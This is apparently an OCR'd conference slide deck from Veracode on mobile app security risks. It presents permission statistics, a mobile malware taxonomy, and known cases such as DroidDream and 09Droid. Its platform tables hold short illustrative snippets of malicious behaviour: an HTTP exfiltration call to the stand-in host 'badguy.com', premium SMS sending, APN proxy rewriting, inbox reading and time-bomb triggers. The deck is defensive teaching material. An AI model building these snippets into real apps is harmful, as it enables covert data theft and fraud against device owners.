Defending Behind the Device: Mobile Application Risks

Chris Wysopal | CTO & Co-founder, Veracode

VERACODE

Brief Bio

Chris Wysopal, Veracode's CTO and Co-Founder, is responsible for the company's software security analysis capabilities. In 2008 he was named one of InfoWorld's Top 25 CTO's and one of the 100 most influential people in IT by eWeek. In 2010, he was named a SANS Security Thought Leader.

In the 90's he was one of the original vulnerability researchers at The L0pht. He has testified on Capitol Hill in the US on the subjects of government computer security and how vulnerabilities are discovered in software. He is one of the authors of L0phtCrack and netcat for NT. Chris Wysopal is the lead author of "The Art of Software Security Testing" published by Addison- Wesley.

29 billion mobile apps downloaded
in 2011, according to ABI


Expected to rise to 76.9
billion apps by 2014

IDC predicts that 686
million smartphones will
be sold in 2012

Mobile Risks at Every Layer

- ✓NETWORK: Interception of data over the air
- ✓HARDWARE: Baseband layer attacks
- ✓OPERATING SYSTEM: Defects in kernel code or vendor supplied system code
- ✓**APPLICATION**: Apps with vulnerabilities and malicious code have access to your data and device sensors

Just Let Me Fling Birds at Pigs Already!




BlackBerry Travel

Please set the BlackBerry Travel application Permissions

After clicking the button below, simply keep the default settings and save.

Set Application Permissions



7:41 AM

[redacted] - No Ads

Do you want to install this application?


⚠ **Network communication**
full Internet access

⚠ **Phone calls**
read phone state and identity

Hide

- **System tools**
  automatically start at boot
- **Your accounts**
  discover known accounts

Install | Cancel



"Apple" Would Like to Use Your Current Location

Allow | OK

Permissions

53,000 Applications Analyzed
Android Market: ~48,000
3rd Party Markets: ~5,000

Permissions Requested
Average: 3
Most Requested: 117

Top "Interesting Permissions
GPS Information: 24%
Read Contacts: 8%
Send SMS: 4%
Receive SMS: 3%
Record Audio: 2%
Read SMS: 2%
Process Outgoing Calls: 1%
Use Credentials: 0.5%

Shared libraries inherit permissions of app

Hey! What about my privacy??
They say that people who worry about their privacy have something to hide ...

VERACODE

Data Courtesy: Praetorian - www.praetorian.com

Mobile Top 10

- ✓ Malicious Code
  - ✓ Activity Monitoring and Data Retrieval
  - ✓ Unauthorized Dialing, SMS, and Payments
  - ✓ Unauthorized Network Connectivity (Exfiltration of Command & Control)
  - ✓ UI Impersonation
  - ✓ System Modification (Rootkit, APN Proxy Configuration)
  - ✓ Logic or Time Bombs
- ✓ Coding Vulnerabilities
  - ✓ Sensitive Data Leakage (Inadvertent or Side Channel)
  - ✓ Unsafe Sensitive Data Storage
  - ✓ Unsafe Sensitive Data Transmission
  - ✓ Hardcoded Passwords / Hardcoded Crypto Keys


OWASP Mobile Top Ten

(for reference, not discussing today)

1. Insecure Data Storage
2. Weak Server Side Controls
3. Insufficient Transport Layer Protection
4. Client Side Injection
5. Poor Authorization and Authentication
6. Improper Session Handling
7. Security Decisions Via Untrusted Inputs
8. Side Channel Data Leakage
9. Broken Cryptography
10. Sensitive Information Disclosure

Mobile Malware

Infection Vectors



86%

Repackaging

- Choose popular app
- Disassemble
- Add malicious payloads
- Re-assemble
- Submit new app to public market

7%

Update

- Similar to repackaging
- Does not add full payload
- Adds small downloader
- Payload downloaded at runtime

<1%

Drive-By

- Entice users to download malware
- Distributed via malicious websites
- May or may not contain a browser exploit

14%

Standalone

- Commercial spyware
- Non functional fake apps (Fake Netflix)
- Functional Trojan code
- Apps with root exploits


Data Courtesy: North Carolina State Mobile Genome Project

Activity Monitoring and Data Retrieval

- ✓ Attackers can monitor and intercept lots of information
  - ✓ Sending each email sent on the device to a hidden 3rd party address
  - ✓ Listening in on phone calls or simply open microphone recording
  - ✓ Stored data, contact list or saved email messages retrieved

Secret SMS Replicator

- ✓Covertly forwards text messages to another phone
- ✓No visible icon; once installed, will continue to monitor without revealing itself
- ✓Pulled from Android Marketplace after 18 hours



Please enter the number(s) to which you would like to forward incoming SMS messages, separating multiple numbers with commas (,).

Platform-Specific Examples

Platform	Example Sources	Reasoning
iPhone	[[UIDevice currentDevice] uniqueIdentifier]	Acquisition of the iPhone UUID, unique to each phone.
Android	TelephonyManager.getCellLocation, CdmaCellLocation.getNetworkId(), GsmCellLocation.getNetworkId(), TelephonyManager.getSimSerialNumber()	Gain device’s current location and unique identifiers. Permissions Required: - ACCESS_FINE_LOCATION - ACCESS_COARSE_LOCATION - ACCESS_LOCATION_EXTRA_COMMANDS

BlackBerry	Store st = Session.getDefaultInstance().getStore();
	Folder[] f = st.list();
	for (int i…) {
	Message[] msgs = f[i].getMessages();
	…
	}
		Read email messages from default inbox.
		
		Permissions Required:
		- PERMISSION_EMAIL


* Example code is intended to be representative, not a comprehensive list for each mobile platform

Unauthorized Dialing, SMS, and Payments

- ✓Directly monetize a compromised device
  - ✓Premium rate phone calls
  - ✓Premium rate SMS texts
  - ✓Mobile payments
- ✓SMS text message as a vector for worms

Android.Qicsomos

- ✓Detects whether CarrierIQ software is present
- ✓When the user presses the “Déinstaller” button, four premium rate SMS messages are sent
- ✓Icon on home screen looks exactly like the logo of a European telecom provider



7:58

Détecteur de Carrier IQ 2.0.4

Détecteur de rootkit

Désinstaller

Carrier IQ rootkit n'a pas été trouvé

Linux kernel interfaces
weight: 50
Nothing found

Android logcat debugging log
weight: 100
Nothing found

Linux kernel drivers
weight: 50
Nothing found

System services
weight: 70
Nothing found

ROM binaries and daemons

VERACODE

[1] “The Day After the Year in Mobile Malware?” http://www.symantec.com/connect/blogs/day-after-year-mobile-malware

Are You Ready For Some Football?

- ✓Found in Android Market two weeks before Super Bowl
- ✓Sends SMS to premium rate numbers
- ✓Attempts to root the device using an executable disguised as an image file
- ✓Attempts to install an IRC bot

1. "Are You Ready For Some Football?"http://www.symantec.com/connect/blogs/are-you-ready-some-football

Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	n/a	Not feasible without rooting device; in-app SMS prompts user prior to sending.
Android	SmsManager sm = … sm.sendTextMessage(phonenumber, "1112223333", data, null, null);	Arbitrary SMS messages can be sent. Permissions Required: - SEND_SMS

BlackBerry	conn = (MessageConnection)
	Connector.open("sms://" +
	phonenumber + ":3590");
	conn.send(…);
		Does not require any special permissions, application must be signed.
		Permissions Required:
		- PERMISSION_INTERNET

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Unauthorized Network Connectivity

- ✓ Spyware or other malicious functionality typically requires exfiltration to be of benefit to an attacker
- ✓ Many potential vectors that a malicious application can use to transmit data

- Email
- SMS
- HTTP
- Raw TCP/ UDP sockets
- DNS

- Bluetooth
- Blackberry Messenger
- etc.

Platform-Specific Examples

Platform	Example Sinks	Reasoning

iPhone	NSURL *url = [NSURL URLWithString:
	@"http://badguy.com/steal?<data>"];
	NSMutableURLRequest *req =
	[NSMutableURLRequest
	requestWithURL:url];
	conn = [[NSURLConnection alloc]
	initWithRequest:req delegate:self];
		Exfiltrate data using HTTP requests.

Android	SmsManager sm = … sm.sendTextMessage(phonenumber, "1112223333", data, null, null);	Exfiltrate via SMS messages. Permissions Required: - SEND_SMS
BlackBerry	net.rim.device.api.io.DatagramBase(data, int offset, int length, String address)	Exfiltrate via UDP to an arbitrary destination. Permissions Required: - PERMISSION_INTERNET


* Example code is intended to be representative, not a comprehensive list for each mobile platform

UI Impersonation

- ✓Similar to phishing attacks
- ✓Web view applications on the mobile device can proxy to legitimate website
- ✓Could also impersonate the phone's native UI or the UI of a legit application

09Droid

- ✓ Abbey Bank
- ✓ Alaska USA FCU
- ✓ Alliance & Leicester (v. 1.1)
- ✓ Bank Atlantic
- ✓ Bank of America
- ✓ Bank of Queensland
- ✓ Barclaycard (v. 1.1)
- ✓ Barclays Bank (v. 1.2)
- ✓ BB&T
- ✓ Chase
- ✓ City Bank Texas
- ✓ Commerce Bank
- ✓ Compass Bank
- ✓ Deutsche Bank
- ✓ Fifty Third Bank v.1.1
- ✓ First Republic Bank v.1.1
- ✓ Great Florida Bank
- ✓ Grupo Banco Popular
- ✓ HSBC US (v. 1.2)
- ✓ ING DiBa v.1.1
- ✓ Key Bank
- ✓ LloydsTSB
- ✓ M&I
- ✓ Mechanics Bank v.1.1
- ✓ MFFCU v.1.1
- ✓ Midwest
- ✓ Nationwide (v. 1.1)
- ✓ NatWest (v. 1.1)
- ✓ Navy Federal Credit Union (v. 1.1)
- ✓ PNC
- ✓ Royal Bank of Canada
- ✓ RBS v.1.1
- ✓ SunTrust
- ✓ TD Bank v.1.1
- ✓ US Bank v.1.2
- ✓ USAA v.1.1
- ✓ Valley Credit Union
- ✓ Wachovia Corp (v. 1.2)
- ✓ Wells Fargo (v. 1.1)



5:24 AM

Finance - All

By popularity | By date

Royal Bank of Canad UK£0.99
09Droid ★★★★★

Alaska USA FCU UK£0.99
09Droid

City Bank Texas UK£0.99
09Droid


Valley Credit Union UK£0.99
09Droid

Mechanics Bank UK£0.99
09Droid

M&T

UI Impersonation

✓Present the UI of another App



System Modification

- ✓Malicious applications will often attempt to modify the system configuration to hide their presence
  - ✓Modifying the device proxy configuration
  - ✓Modifying the Access Point Name (APN)
- ✓Rootkit behavior
  - ✓Fine line between application layer and OS layer

DroidDream

✓Exploit breaks out of application sandbox and roots the device, then sets up C&C channel

✓More than 50 applications from 3 publishers, including:

- Falling Down
- Super Guitar Solo
- Super History Eraser
- Photo Editor
- Super Ringtone Maker
- Super Sex Positions
- Hot Sexy Videos
- Chess
- Hilton Sex Sound
- Screaming Sexy Japanese Girls
- Falling Ball Dodge
- Scientific Calculator
- Dice Roller
- Advanced Currency Converter
- App Uninstaller
- Funny Paint
- Spider Man
- Bowling Time
- Advanced Barcode Scanner
- Supre Bluetooth Transfer
- Task Killer Pro
- Music Box
- Sexy Girls: Japanese
- Sexy Legs
- Advanced File Manager
- Magic Strobe Light
- Advanced App to SD
- Super Stopwatch & Timer
- Advanced Compass Leveler
- Best password safe
- Finger Race
- Piano
- Bubble Shoot
- Advanced Sound Manager
- Magic Hypnotic Spiral
- Funny Face
- Color Blindness Test
- Tie a Tie
- Quick Notes
- Basketball Shot Now
- Quick Delete Contacts
- Omok Five in a Row
- Super Sexy Ringtones

Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	n/a	Not available without jailbroken/rooted device.

Android	ContentResolver cr = getContentResolver();
	ContentValues values = new ContentValues();
	values.put("PROXY", "192.168.0.1");
	values.put("PORT", 8099);
	cr.update(Uri.parse("content://telephony/carriers"), values, null, null);
		Permissions Required:
		- WRITE_APN_SETTINGS
		
		Also possible to modify the APN by directly modifying the content database on the device.

BlackBerry	n/a	Does not appear to be possible. (only researched through OS 5.x)

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Logic or Time Bomb

CWE 511

- ✓ Classic backdoor techniques that trigger malicious activity based on a specific event, device usage or time
  - ✓ Certain hours of the day or days of the week
  - ✓ Upon receipt of an email or SMS from a particular sender
  - ✓ When a phone call is made
- ✓ DroidDream had time-based component: run overnight to accept commands only between 11pm and 8am

Platform-Specific Examples

Platform	Example Sinks	Reasoning

iPhone	// Could be any time/date retrieval function
	NSDate * now = [NSDate date];
	NSDate * targetDate = [NSDate
	    dateWithString:@"2011-012-13 19:29:54 -0400"];
	if (![[now laterDate:targetDate]
	    isEqualToDate:targetDate])
	{
	    …
	}
		Hardcoded timestamp comparison.

Android	// Could be any time/date retrieval function
	if (time(NULL) > 1234567890) {
	…
	}
		Hardcoded timestamp comparison.

BlackBerry	if (System.currentTimeMillis() ==
	    1300263449484L) {
	…
	}
		Hardcoded timestamp comparison.

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Mobile Malware

Malicious Payloads

37%

Privilege Escalation

- Attempts root exploits
- Small number of platform vulnerabilities
- May use more than one exploit for attack
- Advanced obfuscation seen in the wild

Remote Control

- Similar to PC bots
- Most use HTTP based web traffic as C&C
- Advanced C&C models translating from PC world

93%

45% SMS

Financial Charges

- Premium rate SMS
- Both hard-coded and runtime updated numbers
- Employ SMS filtering

Information Collection

- Harvests personal information and data
- User accounts
- GPS location
- SMS and emails
- Phone call tapping
- Ad Libraries

45% Phone Number

VERACODE

Data Courtesy: North Carolina State Mobile Genome Project

Code Vulnerabilities

✓ Developer makes errors or is ignorant of risks

✓ Developer doesn’t care about putting user at risk

✓ Developer links in library that has vunerabilities


Sensitive Data Leakage

CWE 200

- ✓Sensitive data leakage can be either inadvertent or side channel
- ✓A legitimate apps usage of device information and authentication credentials can be poorly implemented thereby exposing this sensitive data to third parties
  - ✓Location
  - ✓Owner info: name, number, device ID
  - ✓Authentication credentials
  - ✓Authorization tokens

Pandora

- ✓Embedded advertising libraries access information such as GPS location, device identifiers, gender, and age
  - ✓AdMarvel, AdMob, comScore, Google.Ads, and Medialets
- ✓Ad libraries "piggyback" on permissions of the host application



3:54 AM

QuickMix

DMX Radio

Toshiba Discovery

Red Hot Chili Peppers Radio

